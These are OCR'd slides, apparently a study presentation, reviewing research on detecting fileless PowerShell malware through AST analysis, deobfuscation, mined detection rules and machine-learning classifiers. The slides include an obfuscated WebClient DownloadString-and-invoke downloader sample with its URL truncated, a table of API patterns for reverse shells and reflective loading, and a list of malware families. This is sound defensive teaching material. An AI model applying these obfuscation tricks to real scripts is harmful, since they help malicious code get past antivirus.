
What is **PipelineAst**?

Command line의 Type
즉, 실제로 실행되는 command의 content가 담겨있는 Type


Fileless Malware

Paper Review

4. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts





```
$code2 = {
(&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
}
```



Fileless Malware

Paper Review

4. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts




```
1  $code = {
2      $StrReorder = "{1}{0}{2}"-f'w-o','Ne','ject';$Strjoint = "Net.W" + "ebClient"
3      $RanReserve = "{2}{1}{0}"-f'tring','nloadS','DoW'
4      $Url = "{20}{13}{26}...','.','mo','code','/Inv','rce'"
5      (&$StrReorder $Strjoint).$Random.Invoke($Url)
6  }
```

PipelineAst


AssignmentStatementAst

Position	Type	Code
0-251	ScriptBlockAst	...
6-249	NamedBlockAst	$StrReorder = "{1}{0}{2}"-f'w-o','Ne','ject';$Strjoint = "Net.W" + "ebClient"...
6-50	AssignmentStatementAst	$StrReorder = "{1}{0}{2}"-f'w-o','Ne','ject'
6-17	VariableExpressionAst	$StrReorder
20-50	CommandExpressionAst	"{1}{0}{2}"-f'w-o','Ne','ject'
20-50	BinaryExpressionAst	"{1}{0}{2}"-f'w-o','Ne','ject'
20-31	StringConstantExpressionAst	"{1}{0}{2}"
33-50	ArrayLiteralAst	'w-o','Ne','ject'
33-38	StringConstantExpressionAst	'w-o'
39-43	StringConstantExpressionAst	'Ne'
44-50	StringConstantExpressionAst	'ject'
51-83	AssignmentStatementAst	$Strjoint = "Net.W" + "ebClient"
51-60	VariableExpressionAst	$Strjoint
63-83	CommandExpressionAst	"Net.W" + "ebClient"
63-83	BinaryExpressionAst	"Net.W" + "ebClient"
63-70	StringConstantExpressionAst	"Net.W"
73-83	StringConstantExpressionAst	"ebClient"
89-138	AssignmentStatementAst	$RanReserve = "{2}{1}{0}"-f'tring','nloadS','DoW'
89-100	VariableExpressionAst	$RanReserve
103-138	CommandExpressionAst	"{2}{1}{0}"-f'tring','nloadS','DoW'
103-138	BinaryExpressionAst	"{2}{1}{0}"-f'tring','nloadS','DoW'
103-114	StringConstantExpressionAst	"{2}{1}{0}"
116-138	ArrayLiteralAst	'tring','nloadS','DoW'
116-123	StringConstantExpressionAst	'tring'
124-132	StringConstantExpressionAst	'nloadS'
133-138	StringConstantExpressionAst	'DoW'
144-198	AssignmentStatementAst	$Url = "{20}{13}{26}...','.','mo','code','/Inv','rce'"
144-148	VariableExpressionAst	$Url
151-198	CommandExpressionAst	"{20}{13}{26}...','.','mo','code','/Inv','rce'"
151-198	StringConstantExpressionAst	"{20}{13}{26}...','.','mo','code','/Inv','rce'"
204-249	PipelineAst	(&$StrReorder $Strjoint).$Random.Invoke($Url)
204-249	CommandExpressionAst	(&$StrReorder $Strjoint).$Random.Invoke($Url)
204-249	InvokeMemberExpressionAst	(&$StrReorder $Strjoint).$Random.Invoke($Url)
204-236	MemberExpressionAst	(&$StrReorder $Strjoint).$Random
204-228	ParenExpressionAst	(&$StrReorder $Strjoint)
205-227	PipelineAst	&$StrReorder $Strjoint
205-227	CommandAst	&$StrReorder $Strjoint
206-217	VariableExpressionAst	$StrReorder
218-227	VariableExpressionAst	$Strjoint
229-236	VariableExpressionAst	$Random
237-243	StringConstantExpressionAst	Invoke
244-248	VariableExpressionAst	$Url

Fileless Malware

Paper Review


4. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts




```
1  $code = {
2      $StrReorder = "{1}{0}{2}"-f'w-o','Ne','ject';$Strjoint = "Net.W" + "ebClient"
3      $RanReserve = "{2}{1}{0}"-f'tring','nloadS','DoW'
4      $Url = "{20}{13}{26}...','.','mo','code','/Inv','rce'"
5      (&$StrReorder $Strjoint).$Random.Invoke($Url)
6  }
```


PipelineAst

AssignmentStatementAst



Paper Review

4. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts



Until **Depth**, **Distribution**, **Length** is **same as before**

Fileless Malware

Paper Review

4. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts




Table 3: Representative examples and descriptions of newly-identified OOA rules for PowerShell attacks.

OOA rules	Description
NewTask, RegisterTaskDefinition, ...	Scheduled task COM
FromImage, CopyFromScreen, ...	Get-TimedScreenshot
VirtuAlloc, Memset, CreateThread, ...	Reflective Loading
DownloadString, Invoke-Expression	IEX Downloaded String
DownloadFile, Start-Process	Download & Execution
UseshellExecute, TcpClient, RedirectStandardOutput, GetStream, GetString, Invoke-Expression, ...	Reserve shell

데이터에 숨겨진 패턴을 찾기 위함

To make OOA rules

① **FP-growth algorithm pattern**

② **support, confidence score >= user-specified score**

support = 단어set 빈도수
confidence(x, y) = x가 나왔을 때, y가 나올 확률

file	word
a	1,2,3,4
b	1,2,3
c	1,2
d	1,1,6
e	2,3,4,5
f	2,3,5
g	2,5
h	5,6


word	s(support)
1	4 / 8
2	6 / 8
3	4 / 8
4	2 / 8
5	4 / 8
6	2 / 8
1,2	3 / 8
1,2,3	2 / 8
1,2,3,4	1 / 8
2,3	4 / 8

word	confidence
1->2	s(1,2)/s(1)
2->3	s(2,3)/s(2)
3->4	s(3,4)/s(3)
4->5	s(4,5)/s(4)
5->6	s(5,6)/s(5)
1,2->3	s(1,2,3)/s(1,2)
1,2->4	s(1,2,4)/s(1,2)
1,2->5	s(1,2,5)/s(1,2)

confidence가 높을수록 유용한 규칙임

Paper Review

4. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts




OOA rules	Description
NewTask, RegisterTaskDefinition, ...	Scheduled task COM
FromImage, CopyFromScreen, ...	Get-TimedScreenshot
VirtuAlloc, Memset, CreateThread, ...	Reflective Loading
DownloadString, Invoke-Expression	IEX Downloaded String
DownloadFile, Start-Process	Download & Execution
UseshellExecute, TcpClient, RedirectStandardOutput, GetStream, GetString, Invoke-Expression, ...	Reserve shell

Samples		VirusTotal	Deobfuscation + Our model
Malicious	Original Scripts	100%	98.7%
	S1	0.0%	90.7%
	S2	8.0%	93.3%
	S3	2.6%	92.0%
	S4	0.0%	93.3%
Benign	Original scripts, all 4 obfuscation schemes	0.0%	0.0%

Fileless Malware

Paper Review


4. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts



Anti-Virus에서 못잡음

Paper Review

5. Evaluations of AI-based malicious Powershell detection with feature optimizations



Fileless Malware

Paper Review

5. Evaluations of AI-based malicious Powershell detection with feature optimizations

	RF		SVM		K-NN		CNN		LSTM		CNN-LSTM	
Feature	**Recall**	**FPR**	**Recall**	**FPR**	**Recall**	**FPR**	**Recall**	**FPR**	**Recall**	**FPR**	**Recall**	**FPR**
AST	88.5	0.1	84.8	0.05	87.4	1.0	89.0	0.60	88.1	1.3	85.8	1.20
AST 3-gram	89.5	0.1	86.0	0.05	87.7	0.6	* 98.5	* 0.08	* 98.0	* 0.01	* 98.4	* 0.06
AST frequency	94.2	0.2	86.5	0.60	91.1	0.5	79.5	0.60	77.3	1.3	79.0	1.50
5-token	* 95.6	* 0.3	86.3	0.10	89.7	0.6	93.8	0.30	* 94.9	* 0.5	91.1	0.40
5-token 3-gram	* 98.9	* 0.1	80.5	0.20	* 94.5	* 0.2	75.1	2.80	78.2	3.9	75.5	3.60
5-token frequency	* 96.1	* 2.2	70.0	0.20	85.1	1.2	93.2	8.30	34.6	1.4	18.2	0.40
Member	92.2	0.5	86.6	0.30	88.2	0.7	92.0	0.50	* 94.8	* 0.5	90.9	0.50
Member 3-gram	* 96.6	* 0.6	88.3	0.30	91.6	0.4	92.4	0.40	91.1	0.4	91.8	0.50
Member frequency	93.6	0.7	84.4	1.50	91.4	0.8	44.0	0.80	7.90	0	22.1	3.20


Fileless Malware

Future work

1~5. family type을 구분하는 detection모델의 부족
- data 불균형 문제 해결
- Unicorn 과 Shellcode Inject data차이점 및 추가 관찰해야될 feature 확인

Unicorn과 Shellcode Inject 구분 X

Only 8개 Family Type




Class(27)			
Downloader DFSP	1373	TXT C2	10
Shellcode Inject	1147	Downloader Proxy	9
Unicorn	611	AMSI Bypass	8
PowerShell Expire	293	Veil Stream	7
SET	199	Meterpreter RHTTP	6
Unknown	104	DynAmite Launcher	6
Powerfun Reverse	100	Downloader Kraken	5
Downloader DFSP 2X	81	AppLocker Bypass	4
Downloader DFSP DPL	24	PowerSploit GTS	3
Downloader IEXDS	19	Powerfun Bind	2
Scheduled Task COM	11	Remove AV	2
BITSTransfer	11	DynAmite KL	1
VB Task	10		

Fileless Malware

◆ Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell




1. 파일정보

```
Get-ChildItem C:₩Users₩User₩Documents₩third.ps1 | Format-List -Property *
```

```
BaseName          : third
Target            : {}
LinkType          :
Name              : third.ps1
Length            : 3199
DirectoryName     : C:₩Users₩User₩Documents
Directory         : C:₩Users₩User₩Documents
IsReadOnly        : False
Exists            : True
FullName          : C:₩Users₩User₩Documents₩third.ps1
Extension         : .ps1
CreationTime      : 2021-11-17 오후 10:47:16
CreationTimeUtc   : 2021-11-17 오후 1:47:16
LastAccessTime    : 2021-11-17 오후 11:18:56
LastAccessTimeUtc : 2021-11-17 오후 2:18:56
LastWriteTime     : 2021-11-17 오후 11:18:56
LastWriteTimeUtc  : 2021-11-17 오후 2:18:56
Attributes        : Archive
```

2. AST

```
$code = {$a ="Hello"; $b = "World"}
$code.Ast.FindAll({$true},$true)
```




Parsed Abstract Syntax Trees (ASTs)

Fileless Malware

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell



Fileless Malware

Background

1. In Representation Learning approaches
   - AutoEncoder
   - RBMs


Fileless Malware

Background

1. In Representation Learning approaches
   - AutoEncoder
   - RBMs

$$\phi : \mathcal{X} \to \mathcal{F}$$
$$\psi : \mathcal{F} \to \mathcal{X}$$
$$\phi, \psi = \arg\min_{\phi,\psi} \|\mathcal{X} - (\psi \circ \phi)\mathcal{X}\|^2$$

- AutoEncoder



Code, Latent variable = $\mathbf{h} = \sigma(\mathbf{W}\mathbf{x} + \mathbf{b})$

Output = $\mathbf{x}' = \sigma'(\mathbf{W}'\mathbf{h} + \mathbf{b}')$

☆ Reconstruction errors = $\mathcal{L}(\mathbf{x}, \mathbf{x}') = \|\mathbf{x} - \mathbf{x}'\|^2 = \|\mathbf{x} - \sigma'(\mathbf{W}'(\sigma(\mathbf{W}\mathbf{x} + \mathbf{b})) + \mathbf{b}')\|^2$

Reconstruction error를 최소화!


Fileless Malware

Background

1. In Representation Learning approaches
   - AutoEncoder
   - RBMs


$$\phi : \mathcal{X} \rightarrow \mathcal{F}$$
$$\psi : \mathcal{F} \rightarrow \mathcal{X}$$
$$\phi, \psi = \arg\min_{\phi,\psi} \|\mathcal{X} - (\psi \circ \phi)\mathcal{X}\|^2$$

- AutoEncoder



For what?
1. Dimension Reduction(feature extraction)
* 입력값 feature을 잘 가지는 **Weight**를 가짐.

주로 AutoEncoder을 Stacking하여 사용




Background

1. In Representation Learning approaches

- AutoEncoder
- RBMs

$$\phi : \mathcal{X} \rightarrow \mathcal{F}$$
$$\psi : \mathcal{F} \rightarrow \mathcal{X}$$
$$\phi, \psi = \underset{\phi,\psi}{\arg\min} \|\mathcal{X} - (\psi \circ \phi)\mathcal{X}\|^2$$

